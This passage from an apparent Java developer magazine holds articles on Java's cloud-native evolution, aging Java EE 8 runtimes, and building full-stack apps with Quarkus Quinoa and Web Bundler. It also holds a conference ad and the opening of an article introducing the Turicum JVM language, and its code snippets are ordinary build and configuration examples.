- Developed following best DevOps practices, and
- Can be conveniently scaled vertically or horizontally.

The key is to be able to write, deploy, and run services fast and be sure that they don't eat up cloud resources.

So, how does Java fit into this paradigm?

How Java moved to the cloud

Java's Evolution Towards Cloud-Native

Over the course of thirty years, Java managed to retain a position of one of the most popular programming languages for enterprise. The secret to its success is the efforts of platform developers. They constantly work on improving Java to meet user demands. Java today and Java 29 years ago are not the same. So, to answer the question whether we can consider Java cloud native, we should look at the key milestones of its journey towards the cloud.

The Java platform engineers introduced cloud-friendly features to Java gradually. Making Java cloud native was not the only goal of platform developers, but it became more relevant with the growing popularity of cloud deployments.

Considering challenges described above, Java was not a great fit for the cloud at first. But it had some great features right from the start. It has automatic memory management, high performance, build systems, and cross-platform capabilities. Container support was to be improved.



Key Milestones in Java's Cloud Journey

JDK 9 included several enhancements, including compact Strings that optimized JVM memory consumption, a new HTTP client API that implements HTTP/2 and WebSocket, and support for cgroups memory limits in containers. In addition, starting with JDK 9, it is possible to create custom runtime images that help to reduce the size of Docker container images.

JDK 10 came with improved Docker container detection and resource configuration usage. Also, new JVM flags were added to manually adjust the percentage of RAM available to JVM.

JDK 11 came with an internal API for extracting container specific configuration and runtime statistics. This API improved observability of containerized Java workloads.

Java's garbage collector algorithms were also enhanced to fit the cloud environment better. JDK 11 included a new low-latency Z GC, JDK 12 brought low-latency Shenandoah GC, both made production ready in JDK 15. G1 GC started returning unused Java heap memory to the operating system when idle in JDK 12. The garbage collectors are being continuously improved. For instance, Z GC became generational in JDK 21 for lower garbage collection CPU memory overhead. Shenandoah GC will become generational in JDK 24. Also in JDK 24, G1 GC will include late barrier expansion for reduced JVM overhead during compilation.

It was important to optimize resource consumption in containers and reduce the overall size of Java container images. At some point, minimalistic Alpine Linux became the new black in the world of cloud native development. With a base image

of only about three megabytes and `musl` libc support, it enabled the creation of lightweight container images. Java followed suit, and JDK 16 included Alpine Linux support. Small container images with Java programs became a reality.

JDK 16 also came with improved Metaspace elasticity, which dealt with the issues of excessive memory usage in some cases. So, it reduced maintenance costs of containerized workloads.

These are only the most essential improvements because listing all enhancements and fixes that made Java more efficient in the cloud would be too much for an article. To summarize, Java's journey to the cloud was a success. But the journey never ends: new challenges arise and new solutions emerge, and so, Java keeps getting better.

New Challenges, New Solutions

Optimizing Cloud Costs and Application Efficiency

Running cloud-native workloads presents not only immense opportunities, but also certain challenges. Due to the not-well-thought-through cloud deployment strategy and cloud infrastructure design, the company runs the risk of breaking SLAs and/or receiving unexpectedly huge cloud bills.

One of the major contributing factors to cloud spending optimization is the ability to scale the resources up and down depending on the traffic. Your cloud infrastructure may have services with different load or alternating traffic spikes and down times. It would be more cost-efficient to pay only for the resources when the service is actually doing something.

There are solutions helping to achieve that. For instance, there are AWS Lambdas or Google functions that start the service only when there is incoming traffic. In addition, you can use auto-scaling features or Function-as-a-service for writing code executed in response to certain events.

So, the cloud is about speed, efficiency, and automation. A perfect service is easy to write, configure, containerize, and deploy. It doesn't eat away at cloud resources, starts up fast, and can be conveniently scaled to meet the demand.

Building a Cloud Native Java Environment

Amazing fact: it is possible to get all of that with Java! The process of setting cloud-native Java environment is straightforward. All you need is:

- A Java application,
- Docker for building and publishing container images,
- Kubernetes for orchestrating containers,
- An ingress controller such as NGINX to access Kubernetes and expose services to users,
- A framework such as Spring Boot,
- Apache Maven or Gradle.

The secret ingredient is cloud native buildpacks. Buildpacks transform application source code into runnable artifacts with minimal configuration. They are a perfect match for the cloud because they eliminate the need to create and maintain the build environment for the application, promoting automation and standardization.

As containers provide isolation, all you need to use buildpacks is Docker and minimal tools for starting the build process, such as `pack` CLI for Paketo buildpacks. In addition, Spring and other major Java frameworks support containerization with buildpacks via Maven and Gradle plugin.

What is more, buildpacks are easy to configure. Their modus operandi is based on stacks. There's a build stack and run stack, which group together base images required for building or running an application. For instance, a build stack for Java includes JDK, and a run stack includes JRE. Stacks are chosen automatically, so you don't have to worry about the process. But on the other hand, you can change the stack to fit the requirements of your project.

You can use the default JDK or take advantage of buildpacks with a lightweight JDK. You can even create a custom runtime for your application with the `jlink` tool. Java's path to production has never been faster!

Optimizing Java Applications for the Cloud

To tackle the issue of slow Java startup/warmup, you can use GraalVM Native Image. It turns Java applications into fully compiled platform-specific native executables that start up almost instantly and at peak performance. It is possible to create fully static native images that can run on distroless, another cloud trend.

The reason why Native Image is not on the list above is because you don't need to install the tool separately. You can enable native image generation with buildpacks, too! If you need to build native images for various platforms, there is a GitHub Action for that.

As a result, Java applications are turned into native images and containerized with one command and are sent further down the pipeline. In production, they can be scaled up and down effortlessly, optimizing cloud expenses.

The Java language has also become more expressive. Java programs have become more concise thanks to new features such as Pattern matching for switch. They also communicate with other languages more reliably thanks to Foreign Function & Memory API and other tools.

As AI plays a major role in modern cloud-native setups, solutions in the Java ecosystem such as Spring AI make it possible to integrate language models and AI chat bots into Java programs.

The solutions for running Java applications efficiently in the cloud don't stop there. For instance, virtual threads finalized in JDK 21 can help to scale Java applications maintaining optimal hardware utilization. In addition, the family of Java garbage collectors was replenished with two low-latency collectors Z GC and Shenandoah GC, both made production-ready in JDK 15. They are suitable for very large heaps of terabytes and/or latency-sensitive applications.

All in all, Java platform developers always stay abreast of the latest trends and modern requirements in software development, and as cloud is an indispensable part of most software projects, they work on introducing and enhancing features that will make Java services faster, smaller, and more efficient in the cloud environment.

Why Java is an Optimal Choice for Cloud Native Workloads

Taking into account everything discussed above, there is no doubt whether Java is cloud native. Or it is now, to be precise. Years of evolution made Java a great choice for building and running cloud native applications efficiently, because Java is efficient on many levels:

- Proactive community of individual developers and organizations that continuously contribute to the platform improvement;
- Efficient progression in development thanks to a strict release schedule and biennial releases with long-term support;
- Small, secure, and fast container images;
- Excellent peak performance and support for modern hardware;
- A variety of solutions that help to reach peak performance faster.

Conclusion

In this article, we followed Java's journey to the cloud. We discussed features making it the right choice for cloud-native enterprise applications and looked into approaches to increasing the performance of cloud-native Java apps.

Java is the rightful dweller in the cloud. There are numerous features, tools, and solutions that make developing and running cloud-native applications a smooth experience. Thanks to the active OpenJDK community, individual developers and companies contributing to the platform improvement, we can be sure that Java will continue evolving and keep its place among the most beloved programming languages for many years to come.

› [Back to the Table of Contents](#) ‹



As Java EE 8 Runtimes Age, What Comes Next for Enterprise Java Applications?


JavaEE

EnterpriseJava

ApplicationModernization

Author: Civardi Chiara

Chiara is a tech communicator with over 10 years of experience in producing technical content on a variety of topics related to the digital transformation. Her expertise includes automation engineering, robotics, software engineering and network technology. She holds a PhD from ETH Zurich and a MSc from the University of Southampton.



LinkedIn

In 2025, enterprise Java developers are finding themselves at an inflection point. The majority of mission-critical enterprise applications still run on Java EE 8, remaining stable, battle-tested and deeply embedded in production environments. However, their middleware foundations are beginning to shift, leaving many Java developers and organizations wondering what to do.

Enterprise Java, first introduced with J2EE in 1999, is about to turn 26. In over a quarter of a century, it has changed considerably in response to the needs of a growing ecosystem. Yet, despite the progress of Jakarta EE, including the recent release of Jakarta EE 11, and the continued rise of new frameworks, such as Spring Boot and Quarkus, the most widely used version in production remains Java EE 8, which was originally released in 2017. Survey data from the Jakarta EE Working Group indicates that [over 50% of respondents still rely on Java EE 8](#) or its direct successor, Jakarta EE 8.

Ideally, keeping up with the latest enterprise Java versions is a good strategy for organizations and software professionals to make sure they have access to the latest features, deliver top performance and reliability with their applications. However, in practice this issue is not so clear-cut, and other elements should be considered before updating their existing systems.

The State of Java EE 8 in 2025

For example, many organizations have been slow to adopt newer Jakarta EE specifications due to necessary namespace changes. Specifically, while the shift from `javax.*` to `jakarta.*` was necessary for legal and technical reasons following the transfer of Java EE to the Eclipse Foundation as Jakarta EE, it also led to considerable refactoring timescales and costs.

For instance, modernizing an application that relies heavily on

- `javax.persistence.EntityManager` or
- `javax.servlet.http.HttpServletRequest`

requires a complete refactor of these imports as well as every reference to them. Similarly, turning a Java EE application into one based on Quarkus or Spring required considerable resources. As such, the move is particularly challenging in large systems where dependencies are tightly coupled, deployment pipelines are mature and regression risk is high.

Also, Java EE 8 offers support for Java SE 8 (also known as Java 8 or JDK 8), which is itself still in use across many modernized applications. More specifically, Java 8 is the third most used version of Java for applications in production, according to [Azul's 2025 State of Java](#). Even more, Java 8 is perceived as a mainstay, with Diffblue estimating that [19% of Java applications will still use Java 8 after being modernized](#).

This persistence cannot be classified as pure resistance to change. It reflects a pragmatic response to the scale and complexity of modernization. Updating applications to adopt more recent Java versions and frameworks is a significant undertaking that involves substantial resources and careful planning. Thus, it should not be rushed, especially when it involves valuable, mission-critical enterprise applications. As such, the sustained presence of Java EE 8/Jakarta EE 8 and Java SE 8 is understandable.

“We’ve still got a couple legacy apps running on Java EE 8 mostly internal admin tools and one client portal that’s still humming along in a surprisingly stable way. They’re not flashy, but they do the job like handling auth, reporting, and some backend logic that hasn’t needed constant iteration.

“The reason we haven’t rushed into Jakarta EE or newer stacks is because I believe that if it ain’t breaking, we’re not fixing it. Moving to Jakarta would mean untangling dependencies, retesting core logic, and allocating dev hours better spent on client-facing features right now. But we know the runway is shortening — vendor support and compatibility are already whispering, ‘Don’t ignore me.’

“Of course, eventually we will be wrapping those Java EE apps in containerized layers, prepping them for modular updates or gradual rewrites. Most likely, we’ll start replacing pieces with Spring Boot or go serverless for parts that make sense. But for now? Stability over novelty. Every upgrade has a cost, the trick is knowing when that cost becomes the risk.”

- [Daniel Haiem](#), CEO at [App Makers LA](#)

However, the broader Java ecosystem is moving on. Vendor roadmaps are accelerating, support timelines are tightening, and end-of-life is in sight (or has been already reached) for many technologies, such as middleware. As a result, software based on Java EE 8 is now being left behind by most providers.

Runtime Evolution: What Developers Need to Know

While runtime and platform decisions are often made at the leadership or architectural level, the real-world consequences of those choices are felt most immediately by the developers working in the code every day, as their daily workflow will be most impacted when a platform starts to stagnate. Even if developers aren't the ones managing runtime licenses or choosing support subscriptions, they are the first that can typically identify the early signs of an aging runtime.

A slowdown in runtime releases, updates or the delayed delivery of bug fixes and security patches might be the first red flag. Over time, other symptoms can surface, such as container images that were once actively maintained start to disappear or become deprecated. Toolchains that were once supported and seamlessly compatible begin to show friction, as certifications, software enhancements and updates are halted. And eventually, developers may find themselves unable to adopt newer versions of Java SE or the latest Jakarta EE APIs without running into hard compatibility walls.

These elements don't only increase technical debt and operational risks. They also affect productivity, as they often require developers to set up workarounds to address shortcoming in application performance, scalability, security, availability and interoperability. Even more, as runtimes age and move toward end-of-life with diminishing support, organizations find themselves on a one-way path set by vendor timelines rather than their own. This results in mounting pressure to upgrade quickly, often under less-than-ideal conditions and with elevated operational risk.

What Are the Realistic Options?

Currently, some Java EE-compatible runtimes have entered extended maintenance/lifetime phases, offering only limited fixes and no new capabilities. Others have moved on entirely, requiring teams to adopt Jakarta EE namespaces or shift to different frameworks. These paths may suit organizations that are ready for significant transformation, but they're not realistic for every team or timeline.

Fortunately, not all runtime vendors are pulling away from Java EE 8. For organizations looking to maintain stability while preparing for future evolution, an actively supported Java EE 8 runtime, such as Payara Platform Enterprise 5, offers a valuable middle ground, as development teams can continue to benefit from a technology that is actively being advanced and refined.

By relying on a solution that receives regular updates, enhancements, security patches, certifications and container images, enterprise-grade technical assistance, companies can continue running secure, robust and regulatory compliant operations. Even more, they can continue to drive alignment with more modern technologies while benefitting from a clearly defined product lifecycle that extends into the future without forcing immediate migration or introducing unnecessary risk.

This means development teams can maintain current applications without rushing into major architectural rewrites or namespace migrations before they're ready. In practice, teams are given the flexibility to modernize at their own pace, based on technical readiness rather than an ultimatum.

The Importance of Defining Your Own Modernization Pace

According to research from Asperitas, 93% of IT leaders say their application modernization efforts have been extremely or somewhat [challenging](#). Other studies show that up to 79% of modernization projects [fail](#) to meet their goals.

These statistics reflect a clear reality: application modernization is hard even under ideal conditions. Success depends on many variables, so when teams are also navigating runtime deprecations or shrinking support windows, the risk of failure only increases.

That's why it's essential to approach modernization deliberately. Teams that feel forced into an upgrade path dictated by shrinking support windows risk disruption, increased cost and developer fatigue. A runtime that provides long-term support without forcing immediate changes gives teams the space to assess, prepare and act on their own terms. As a result, they can reduce risks while building a stronger foundation for sustainable transformation.

The Developer's Role in a Strategic Decision

While runtime transitions are typically made at the leadership level, developers can play a key role in influencing the path forward. Their firsthand insights can often reveal risks and opportunities that higher-level planning might overlook. More

precisely, by surfacing early warning signs and understanding the trade-offs of different paths, developers can guide conversations that lead to more informed decisions.

Raise Awareness and Audit Runtime Timelines

One of the most valuable tasks developers can do is bring visibility to the current state of their application runtimes. This begins with understanding and communicating the lifecycle status of the Java EE 8 runtime in use. For instance, is the platform under full support, extended support or already approaching end-of-life? How does this align with your organization's own development timelines and release cycles?

By sharing and contextualizing vendor documentation, release lifecycle statements, support timelines as well as update policies with technical leads, architects and/or platform teams, developers can help initiate conversations around necessary planning. This visibility can help teams plan ahead and minimize the risk of being caught off guard by the sudden unavailability of security patches, compatibility issues with container images, technical assistance or runtime stagnation.

Identify Dependencies, Compatibility Barriers and Other Blockers

Since developers are the first who may notice aging Java EE 8 application servers, they can provide key insights on the status of existing applications. For example, they are well equipped to flag libraries or other integrations that are starting to break or becoming hard to upgrade. Also, providing an inventory of javax.* dependencies can be extremely useful. More in general, compiling a list of issues that may be preventing a team from promptly updating to more recent Java SE/JDKs, such as Java 17+, as well as any other blocker can be extremely helpful to give an insight into the health of a system.

Actively Contribute to Modernization Planning

Once challenges and opportunities have been identified, developers can go beyond diagnosis and provide an expert, hands-on perspective on how to maintain existing Java EE 8 applications while preparing them for the future. This helps create the conditions for a successful modernization, as when developers take an active role in shaping such roadmaps, the result is typically more realistic planning and smoother execution.

Looking Beyond Java EE 8

The enterprise Java world is advancing at a rapid pace. Jakarta EE is gaining steam, modern middleware is offering more than application servers, and cloud-native Java is more achievable than ever.

These innovations promise key opportunities, but while the ecosystem is moving forward, many teams remain anchored to less recent platforms, such as Java EE 8. However, the safety net of Java EE 8 is aging, and support for this technology is shrinking. As such, teams that aren't planning ahead may face painful transitions later.

The good news? There are still compatible runtimes with long-term plans to support Java EE 8 and effective, well planned, stepwise modernizations can still be carried out. By raising awareness, assessing risk, and identifying practical paths forward, developers can help their organizations take control of their Java future on their own timeline. In doing so, they not only reduce disruption but also make day-to-day development and operations more stable as well as efficient.

› [Back to the Table of Contents](#) ‹



Bridging the Gap: Full-Stack Development Without the Headaches

AI # Quarkus

Author: Loïc Magnette

Loïc Magnette is a seasoned software developer with a strong background in consulting. Currently a senior developer at Onirix, he specializes in Java and Angular, delivering innovative solutions and sharing his knowledge as a speaker. As a co-organizer of the Belgian Java User Group (BeJUG), he fosters connections within the developer community. Outside of tech, Loïc's passion for wildlife inspires his work and creativity.



LinkedIn

Working on web projects often means dealing with two separate environments—one for the backend and another for the frontend—each with its own ecosystem. Developers frequently run into issues when dealing with the ecosystem of their counterpart, creating a needless wall between front-end and back-end developers. You have to use unfamiliar tools, follow API changes, create mocks, and have a hard time creating e2e tests. Overall, this makes development unnecessarily frustrating and a time-consuming process.

That's where [Quarkus](#) enters. Although Quarkus is mostly known as the Kubernetes-native Java framework for optimizing Java applications for cloud-native settings, it offers way more than that. Enhancing the Developer Experience is one of Quarkus's main priorities. For instance, it will automatically start a container for your database and Kafka if it uses either of these. Additionally, it has hot reload, which lets you code without ever having to restart your application. These are just a few examples of what Quarkus provides.

Quarkus has a wide range of extensions, including frontend-focused ones. It provides what the Quarkus team calls “the rainbow” of front-end technologies. The “rainbow” includes both client-side and server-side rendering. We'll concentrate on the second here.

Quinoa: Develop, Build, and Serve Your npm-Compatible Web Applications

Why Choose Quinoa?

Let's start by discussing [Quinoa](#). Quinoa is perhaps the most straightforward choice if you already have a front-end that works flawlessly with any JavaScript framework (React, Angular, Vue.js, ...). It's extremely simple to use.

Setting Up Quinoa

First you need a Quarkus project. If you don't already have one you can create one with the right extension either by going to [this url](#) or you can install the [Quarkus CLI](#) and then execute:

```
1 quarkus create app code-full-stack -x=quarkus-quinoa -x=quarkus-rest-jackson -x=quarkus-rest
```

But if you already have one you can simply add the Quinoa extension to your Quarkus project by either using the Quarkus CLI

```
1 quarkus ext add io.quarkiverse.quinoa:quarkus-quinoa
```

or if you're using maven:

```
1 ./mvnw quarkus:add-extension -Dextensions="io.quarkiverse.quinoa:quarkus-quinoa"
```

Quarkus will install npm for you. Once the extension is installed you can place your NPM-based frontend in the `src/main/web-ui` directory. Of course, you have the option of creating a new front-end or using an existing one. If you do not wish to change your front-end code, for example if it's a different team, you may still specify another directory (doesn't need to be in your project) by setting the property `quarkus.quinoa.ui-dir`. Quarkus identifies specific Web Frameworks and pre-configures them with appropriate settings. Of course, you can [configure](#) Quinoa to use your framework if it is not recognized as supported or if you have a specific configuration. Here are some important elements to consider if your framework is not auto-detected or if you have very specific configuration.

- the package.json scripts: you should have script named build, optionally start/dev and test. Quarkus will base itself on those script to build and instantiate your front-end
- the directory where the web files (index.html, scripts, ...) are generated
- the port used by the dev-server of the web framework you're using (ie: React: 3000, Angular: 4200, ...)

Those should be translated in your application properties as this:

```
1 quarkus.quinoa.dev-server.port=3000
2 quarkus.quinoa.build-dir=dist
3 quarkus.quinoa.enable-spa-routing=true
```

Enabling Tests

One of the awesome features of Quarkus in development mode is the continuous testing. When enabled, tests run immediately after code changes have been saved, providing continuous feedback to the developer. Quinoa allows you to do the same for your front-end tests.

To enable front-end tests, you first need to add the following Maven dependency.

```
1 <dependency>
2   <groupId>io.quarkiverse.quinoa</groupId>
3   <artifactId>quarkus-quinoa</artifactId>
4   <version>2.5.4</version>
5 </dependency>
```

If you want to enable the Web UI for a particular test, you can simply use the enable test profile.

```
1 @QuarkusTest
2 @TestProfile(QuinoaTestProfiles.Enable.class)
3 public class GreetingResourceTest {
4     @Test
5     public void testHelloEndpoint() {
6         //...
```

To run the tests included in your Web UI (e.g., `npm test`) alongside this class, you can use the `EnableAndRunTests` test profile:

```
1 @QuarkusTest
2 @TestProfile(QuinoaTestProfiles.EnableAndRunTests.class)
3 public class WebUITest {
4     @Test
5     public void runTest() {
6         // It will run your package.json "test" automatically
7         // You don't need any code here
8     }
9 }
```

Full-Stack Developer Workflow

After that, you may run “`quarkus dev`” and begin developing without needing to restart after changing the backend or frontend.

You don’t have to worry about starting the right process; simply launch your Quarkus app. You can now simply feel pure developer bliss. It allows front-end developers to work with the most recent iterations of the back end without having to wait for a deployment, and it makes it simple for back-end developers to ensure that their most recent modification does not cause any issues with the front-end. As with Java code, you can configure it to run your front-end tests automatically anytime your code changes. In addition, you may use the [open-api extension](#) and [Orval](#) on your frontend to immediately reflect any changes to your rest API.

Wait to find out more about the web-bundler, though. What if your project didn’t require Node.js and NPM?

Web Bundler: Zero Config Bundling for Your Web-App

The Challenges of Traditional Frontend Tooling

One big struggle for Java developer when it comes to front-end is to handle all the new tooling such as Node.js and NPM even before learning a new programming language. But if we look on what exists we have a solution that already exists for more than a decade They’re known as [webjars](#).

Webjar and Mvnpm

Putting the standard JavaScript/front-end library into a Java archive is the concept behind webjar. In a JVM-based environment, it enables you to use a front-end library. This allows you to use the standard Java build tools. It uses Maven Central and manages transitive dependencies. It looks fantastic, right?

However, webjars have drawbacks. If a particular library version is unavailable and you require it, you will have to request it and wait for it to become available. Because Webjar doesn't actually filter the versions, users may unknowingly use an experimental version. Lastly, if you look at the webjar content, you will see that it contains complete source code that you, as a user, don't really need. You usually only care about the minified version.

That's where [mvnmpm](#) comes in. Mvnpm is an improvement on webjars. It proxies though and façade NPM registry meaning you don't have to request for specific version—it's done automatically. By default, it only includes the stable versions of the dependencies. Your app will be smaller because the jar files only contain the library's minified version. The cherry on top is that it cleans up the dependency name to make it less node-like and more Java-friendly.

Using Quarkus Web Bundler

The ability to import React, Bootstrap, or even the classic JQuery into your project may seem fantastic, but how does it benefit your JavaScript front-end? The [Web Bundler extension](#) can help with that.

Like for Quinoa, if you don't already have a Quarkus project, you can create one with the right extension either by going to [this url](#) or you can install the [Quarkus CLI](#) and then execute:

```
1 quarkus create app code-full-stack -x=quarkus-web-bundler -x=quarkus-rest-jackson -x=quarkus-rest
```

If you already have a Quarkus project you can just Install the web bundler extension using:


```
1 quarkus ext add io.quarkiverse.web-bundler:quarkus-web-bundler
```

or if you're using maven:

```
1 ./mvnw quarkus:add-extension -Dextensions="io.quarkiverse.web-bundler:quarkus-web-bundler"
```

The next step is to take look at your classical Java. You have 3 main parts:

- your dependency management (pom.xml, builgradle.kts...)
- your Java backend (src/main/java)
- your resources (src/main/resources).



When you're using the web bundler you will add all your Node.js dependencies as Java dependencies using mvnmpn. That way all your dependencies are in one and only one place.

```
1 <dependency>
2   <groupId>org.mvnpm</groupId>
3   <artifactId>react</artifactId>
4   <version>19.1.0</version>
5   <scope>provided</scope>
6 </dependency>
7 <dependency>
8   <groupId>org.mvnpm</groupId>
9   <artifactId>react-dom</artifactId>
10  <version>19.1.0</version>
11  <scope>provided</scope>
12 </dependency>
```

You don't need to change anything to your backend code.

Finally, your front-end will be placed in your resources in a specific directory (web/app) and you will add an index.html that will look like this:

```
1 <html>
2 <head>
3   <title>Todo app</title>
4   {#bundle /}
5 </head>
6 <body>
7 <noscript>You need to enable JavaScript to run this app.</noscript>
8 <div id="root"></div>
9
10 </body>
11 </html>
```

If you look closely at the index.html, you can spot a strange element the {#bundle}. At build time, Quarkus will replace the bundle with your own front-end and all of your application's front-end dependencies. The web-bundler will invoke [esbuild](#) while your application is being built with all your front-end files (js, jsx, ts, tsx, css, etc.), Esbuild will perform the standard tree shaking, minification, and source mapping tasks for you. Then the output will be included in the index.html file.

After that, you essentially have a full-stack application that functions without ever interacting with NPM or Node.js. The web-bundler can be used to create micro-frontend applications as well as full stack apps. Your front-end must be completely compatible with esbuild itself, which is the sole restriction. This means that frameworks such as Angular are currently not supported. If you are using Angular, I recommend continuing with Quinoa.

Wrap Up

Quarkus transforms full-stack development with Quinoa and the web bundler in a JVM based environment. Quarkus greatly increases developer productivity by handling the difficulties of bundling and optimization and smoothly integrating your current frontend projects. It helps developers concentrate on creating outstanding applications thanks to this simplified approach.

Useful Links

- [Quarkus Quinoa extension](#)
- [Quarkus Web bundler extension](#)
- [Orval](#)
- [Mvnpm](#)

› [Back to the Table of Contents](#) ‹

JCON2026
www.jcon.one

JAVAPRO

APR
20-23



JCON 2026
EUROPE
COLOGNE

📍 CINEDOM COLOGNE

JCON EUROPE 2026

International Java Community Conference



Another JVM language?

JVM

Turicum

Languages

Author: Peter Verhás

Peter Verhas is a senior software engineer and architect with an electrical engineering and economics background (MSC and MBA). He created his first programs in 1979 and has since authored several open-source programs. He has worked in several telecommunications and finance industry positions and was the CIO of the start-up index.hu during its early days. Peter is a developer and architect for EPAM Systems in Switzerland, supporting clients, developer training programs, and internal mentoring. Peter is the author of several Java books published by Packt and has a blog <https://javax0.github.io>



LinkedIn

Why I Created Turicum

I created Turicum because I needed a language that balances expressive power, runtime flexibility, and concurrency—while staying familiar to experienced developers, especially those working in the Java ecosystem. Existing JVM languages each address parts of this puzzle, but none offered the particular combination of features I was looking for: a language that is both functional and object-oriented, dynamic yet safe, embeddable yet powerful enough to serve as a standalone DSL or scripting engine.

Turicum emerged from this gap. I wanted a language that:

- Treats functions, closures, and macros as first-class citizens.
- Allows all definitions—classes, functions, variables—to exist and evolve at runtime.
- Supports preprocessing and metaprogramming as intrinsic parts of the language, not bolted-on extras.
- Handles concurrency with native constructs built atop Java 21's virtual threads.
- Offers flexible scoping, including reclosable closures and intuitive context wrapping.
- Feels approachable to JVM developers but offers new abstractions that simplify complex reactive or asynchronous architectures.

Turicum isn't a reinvention of syntax for its own sake. Its goal is to empower developers with high-level constructs while preserving clarity, conciseness, and runtime adaptability. It is both a personal tool and a professional instrument—crafted out of necessity, shaped by real-world needs, and continually evolving through practical use.

What Is Turicum

Turicum is a modern programming language designed to blend expressiveness, flexibility, and concurrency into a coherent and practical whole. It draws inspiration from both functional and object-oriented paradigms while introducing novel features to meet the demands of dynamic applications and developer productivity.

At its core, Turicum is:

- *Functional* – Functions, closures, and macros are first-class citizens. Every command yields a value, and every expression can be used as a command. This makes functional composition and expression-oriented design feel natural and powerful.
- *Object-Oriented* – Classes, methods, and multiple inheritance are supported. Objects can inherit behavior from classes, and both can be modified dynamically.
- *Dynamic* – Definitions (functions, classes, variables) are evaluated at runtime and exist within their defining context. This dynamic behavior enables runtime code generation, interactive experimentation, and late binding of functionality.
- *Extensible* – The syntax itself can be extended at runtime via macros and user-defined preprocessors. Code can transform code, making domain-specific languages and custom syntactic constructs first-class capabilities.
- *Concurrent* – Built on Java 21's virtual threads, Turicum supports lightweight, scalable concurrency with built-in `async`, `await`, `yield`, and `flow` constructs. Reactive, parallel, and streaming computations are native features of the language.
- *Embeddable* – Turicum can run as a command-line tool or be embedded into JVM-based applications. This makes it ideal as a general-purpose scripting language or a tightly integrated DSL within Java or Kotlin projects. The JAR size for the version 1.0.0 is less than half MB.
- *Approachable for JVM Developers* – While introducing powerful new abstractions, Turicum avoids alien syntax. Its design will feel familiar to those who know Java, Python, or JavaScript, while remaining lean and free of superfluous boilerplate.

The name *Turicum* comes from the ancient Roman name for Zürich, Switzerland—where the language is being developed.

Who Is Turicum For?

Turicum is designed for experienced developers who want more control, flexibility, and conciseness in their tools—without giving up safety or integration with established ecosystems. Its ideal users include:

- *JVM Developers* who want a powerful embedded scripting language or DSL that integrates tightly with Java and Kotlin.
- *Tooling and DSL Authors* who need dynamic syntax, macros, and context-aware evaluation to implement rich, language-like interfaces without building a compiler from scratch.
- *Architects and Library Designers* who are creating complex systems where declarative configuration, reactive behavior, or staged computation models are needed—and where traditional languages become verbose or rigid.
- *Power Users and Explorers* who enjoy languages that expose their internals, allow runtime reflection and transformation, and encourage deep customization.
- *Concurrency-Focused Engineers* who are building systems that require safe, high-level coordination of tasks, dataflow, and reactivity. Turicum’s `flow` blocks and native use of virtual threads remove much of the boilerplate and complexity typically associated with concurrent computation.

Turicum is *not* aimed at beginners or casual scripting. It makes deliberate trade-offs to support power and flexibility, and while its syntax is compact and learnable, its concepts—like reclosable closures, macro-based metaprogramming, and dynamic scope wrapping—require a solid grounding in programming fundamentals.

In short, Turicum is for developers who want their language to feel like a precision tool: minimal where it can be, expressive where it matters, and extensible where nothing else will do.

What Makes Turicum Different?

Turicum doesn’t aim to reinvent programming. Instead, it builds on what works—while introducing unique, deeply integrated features that set it apart from other languages in the JVM ecosystem and beyond.

Here’s what makes Turicum stand out:

Everything Is a Value, Even Commands

In Turicum, every command returns a value, and every expression can act as a command. This uniform model allows natural composition and avoids the sharp edges between “statements” and “expressions” that plague many languages.

Closures That Can Be Reclosed

Closures in Turicum carry their defining context—but uniquely, they can be *reclosed*, meaning rebound to the current context using `reclose()`. This enables safe and explicit context switching for deferred computation or stateful logic reuse, a capability rare in most languages.

Macros With Explicit Evaluation

Turicum macros receive their arguments unevaluated. This means they can choose *when* and *if* to evaluate each argument using the `evaluate()` function. This allows safe, controlled metaprogramming and avoids the pitfalls of implicit expansion or over-evaluation common in Lisp-style macros.

Context-Wrapped Blocks and Scoped Execution

Block execution happens in isolated runtime scopes that wrap their surrounding context. You can control scope visibility and variable lifetimes with precision. Combined with `with` blocks, this allows expressive resource handling and declarative configuration patterns—without needing complex object graphs.

Flexible and Typed Parameters

Turicum supports positional-only, named-only, rest (`[x]`), meta (`{x}`), and trailing closure (`^x`) parameters—all within the same function signature. This enables highly readable and flexible APIs, especially for DSLs and configuration-heavy code.

Concurrency With Built-In Reactive Flow

Turicum's `flow` command defines reactive, data-driven computations where dependent cells update automatically and concurrently. Built atop Java virtual threads, `flow` offers high-level concurrent reactivity without frameworks or annotations. It's like Excel formulas for code—but safe, deterministic, and fully programmable.

Runtime Mutability and Preprocessing

Classes, functions, and even syntax can be defined and transformed at runtime. Built-in preprocessing, scoped macro expansion, and runtime imports mean you can evolve a running program's behavior—safely and explicitly—without magic or hidden globals.

Balance of Familiar and Inventive

